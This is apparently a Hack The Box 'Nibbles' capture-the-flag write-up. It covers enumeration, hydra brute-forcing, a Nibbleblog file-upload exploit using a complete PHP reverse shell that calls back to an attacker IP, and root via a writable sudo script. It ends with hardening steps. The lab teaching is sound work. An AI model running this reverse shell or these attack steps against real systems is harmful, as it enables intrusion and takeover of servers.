HTB Nibbles WriteUp

Nibbles Skills
Nibbles CTF is an Easy Linux machine where we will use the following skills:
- Web Application Fuzzing & Enumeration
- Exploiting Weak Administrative Credentials
- Manual Exploitation of Arbitrary File Upload (CVE-2015-6967)
- Crafting & Spawning a PHP Reverse Shell
- Privilege Escalation via Sudo & Writable Scripts
- Applying the Principle of Least Privilege (PoLP)
- Web Server & Sudoers Hardening (Blue Team)
IP Address Enumeration
Using the usual nmap scan I’ve discovered port 22 & port 80:
1
2
3
4
5
6
7
8
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.129.96.84 -oG allPorts
Nmap scan report for 10.129.96.84
Host is up, received user-set (0.011s latency).
Scanned at 2026-08-09 15:46:17 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
Then I launched a basic group of scripts to seek more info from the open ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
❯ nmap -sCV -p22,80 10.129.96.84 -oN targeted
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-09 15:52 +0200
Nmap scan report for 10.129.96.84
Host is up (0.0067s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
So we have to check the following port & service:
- Port 22 –> OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
- Port 80 –> Apache httpd 2.4.18 ((Ubuntu))
Let’s see what we can find in port 80
Port 80 Enumeration
At first I ran whatweb, to seek for some versions and technologies used in the website:
1
2
❯ whatweb http://10.129.96.84
http://10.129.96.84 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.96.84]
Nothing really useful, let’s check the website in the browser:

The website just shows a message: Hello World!. If we check the source code, we see a hint about a subdirectory, let’s check it with whatweb.
1
2
❯ whatweb http://10.129.96.84/nibbleblog/
http://10.129.96.84/nibbleblog/ [200 OK] Apache[2.4.18], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.96.84], JQuery, MetaGenerator[Nibbleblog], PoweredBy[Nibbleblog], Script, Title[Nibbles - Yum yum]
By the tag PoweredBy[Nibbleblog], it seems like we are facing a Nibbleblog CMS. Let’s check it via browser.

After testing every link on the website, nothing seems to work. Let’s fuzz a bit.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
❯ gobuster dir -u http://10.129.96.84/nibbleblog -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 64
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.96.84/nibbleblog
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 307]
/README               (Status: 200) [Size: 4628]
/admin                (Status: 301) [Size: 323] [--> http://10.129.96.84/nibbleblog/admin/]
/.htpasswd            (Status: 403) [Size: 307]
/content              (Status: 301) [Size: 325] [--> http://10.129.96.84/nibbleblog/content/]
/languages            (Status: 301) [Size: 327] [--> http://10.129.96.84/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 325] [--> http://10.129.96.84/nibbleblog/plugins/]
/themes               (Status: 301) [Size: 324] [--> http://10.129.96.84/nibbleblog/themes/]
Progress: 20481 / 20482 (100.00%)
===============================================================
Finished
===============================================================
We found some directories and a README file. Let’s see if we can find a version.

Bingo, we found a version and a Codename:
- Version: v4.0.3
- Codename: Coffee
Let’s see if there’s any publicly available exploits.
1
2
3
4
5
6
❯ searchsploit nibbleblog 4.0.3
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                                                                                        |  Path
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)                                                                                                                                                                 | php/remote/38489.rb
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
We found an Arbitrary File Upload exploit, but unfortunately it,s a metasploit exploit, ewww…
So, let’s check the exploit and see what it does. After some research and code analysis the exploit has the following requirements:
- Valid Administration Credentials
- My Image Plugin Enabled
Time to find credentials. When we ran gobuster we found a /admin. Let’s check it.

Not what I expected. Checking the directories, I found a large amount of .php files.
Let’s try fuzzing for .php extensions.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
❯ gobuster dir -u http://10.129.96.84/nibbleblog -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 64 -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.96.84/nibbleblog
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd.php        (Status: 403) [Size: 311]
/README               (Status: 200) [Size: 4628]
/.htpasswd            (Status: 403) [Size: 307]
/.htaccess.php        (Status: 403) [Size: 311]
/.htaccess            (Status: 403) [Size: 307]
/admin                (Status: 301) [Size: 323] [--> http://10.129.96.84/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 325] [--> http://10.129.96.84/nibbleblog/content/]
/feed.php             (Status: 200) [Size: 302]
/index.php            (Status: 200) [Size: 2987]
/install.php          (Status: 200) [Size: 78]
/languages            (Status: 301) [Size: 327] [--> http://10.129.96.84/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 325] [--> http://10.129.96.84/nibbleblog/plugins/]
/sitemap.php          (Status: 200) [Size: 402]
/themes               (Status: 301) [Size: 324] [--> http://10.129.96.84/nibbleblog/themes/]
/update.php           (Status: 200) [Size: 1622]
Progress: 40962 / 40964 (100.00%)
===============================================================
Finished
===============================================================
/admin.php found. Let’s check if it’s a login page.

Good, the only problem now is that we have no credentials. Let’s check the other subdirectories.
After some research I found a bunch of .xml files under /content/private/. Checking the files I found the Admin user inside users.xml
We got a valid user but we missing a password. I’ve tried Brute-Forcing the login page but it results in a temporary IP Ban.
1
❯ hydra -l admin -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt 10.129.96.84 http-post-form "/nibbleblog/admin.php:username=admin&password=^PASS^:F=Incorrect username or password."

After some testing and research through the web i didn’t found anything. In old HTB machines is always a good idea to try the name of the machine in the password field.

After sending the request, the credentials are valid.

Once inside, let’s seek for the plugins section

Once in the plugins section, click Configure and we will see an uplaod form. Let’s create a php reverse shell first.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
❯ nano cmd.php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.17.105';
$port = 443;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
Once created we can just upload the file. There’s no file upload filtering or sanitization.

Once we hit Save Changes, we need to know where the Reverse Shell is being stored.
After some research I found the path to the uploaded files:
1
http://10.129.96.84/nibbleblog/content/private/plugins/my_image/image.php
Let’s set a listener in port 443 and then access: http://10.129.96.84/nibbleblog/content/private/plugins/my_image/image.php?=cmd.php.
1
❯ nc -nvlp 443
1
❯ curl -X GET 'http://10.129.96.84/nibbleblog/content/private/plugins/my_image/image.php?=cmd.php'
We should get shell.
Shell as Nibbler
TTY Treatment
Once we get the reverse shell. Let’s find a way to escalate privileges. But before, we have to get a fully interactive shell. There are multiple ways but i like to do it this way:
1
script /dev/null -c bash
Then press Ctrl+Z to get the process in background.
Now that you are in your machine execute the next command:
1
stty raw -echo;fg
Now write reset xterm and you should have a better looking shell but you still have to execute a few commands:
1
2
3
export TERM=xterm
export SHELL=bash
stty rows 45 columns 184
Run a stty size in your own shell to know the rows and columns.
Privilege Escalation
Once with a stable shell, we can begin with the privilege escalation phase. After doing some testing. I found that the user Nibbler is able to execute a bash script located in /home/nibbler/personal/stuff/monitor.sh.
1
2
3
4
5
6
7
nibbler@Nibbles:/home/nibbler$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
Checking nibbler home directory we found a .zip file. Let’s unzip it.
1
2
3
4
5
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
if we look at the permissions of the script we can see that we own write privileges. After checking what the script does, seems like a complete system report tool.
Now it’s pretty simple, we can just spawn a root shell by adding the following snippet just under the shebang:
1
2
3
4
#! /bin/bash

/bin/bash
# unset any variable which system may be using
Once all is done we can just abuse the sudoers and execute the script as root.
1
2
3
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# whoami
root
Once as root let’s read root.txt and user.txt flag, located at /root/root.txt and /home/nibbler/user.txt.
1
2
3
root@Nibbles:/home/nibbler# cat /root/root.txt && cat /home/nibbler/user.txt
cba**********0c5bf6**********de9
395**********ec8859**********de0
Sanitizing and Securing the Machine
In this section we will secure every attack vector that we have just exploited.
Securing Website (Port 80)
The website has 4 main problems:
- CMS Version Visible
- Directory Listing Exposing Critical Information
- Weak credentials
- Outdated CMS
Let’s start by deleting the README and update.php files that expose the Version & Codename.
1
2
root@Nibbles:/home/nibbler# cd /var/www/html/nibbleblog/
root@Nibbles:/var/www/html/nibbleblog# rm install.php update.php README

Now as an attacker we have no way to know the version. Now let’s fix the directory listing that lead to an user discovery.
We will just disable directory listing globally. We can do this modifying the /etc/apache2.conf file.
Remove the Indexes word from the Options directive:
Change this:
1
2
3
4
5
<Directory /var/www/>
	Options Indexes FollowSymLinks
	AllowOverride None
	Require all granted
</Directory>
To this:
1
2
3
4
5
<Directory /var/www/>
	Options FollowSymLinks
	AllowOverride None
	Require all granted
</Directory>
Once all is done we can just restart the Apache Service and see if the changes works.
1
sudo systemctl restart apache2
If we try to browse the directories in http://10.129.96.84/nibbleblog/content/ again, we will see that we can’t.

Next step is to set a strong password for the admin user, we can do that folllowing the next steps in the admin pannel:
Settings -> Username & Password -> Set the new password and below the old password -> Save Changes
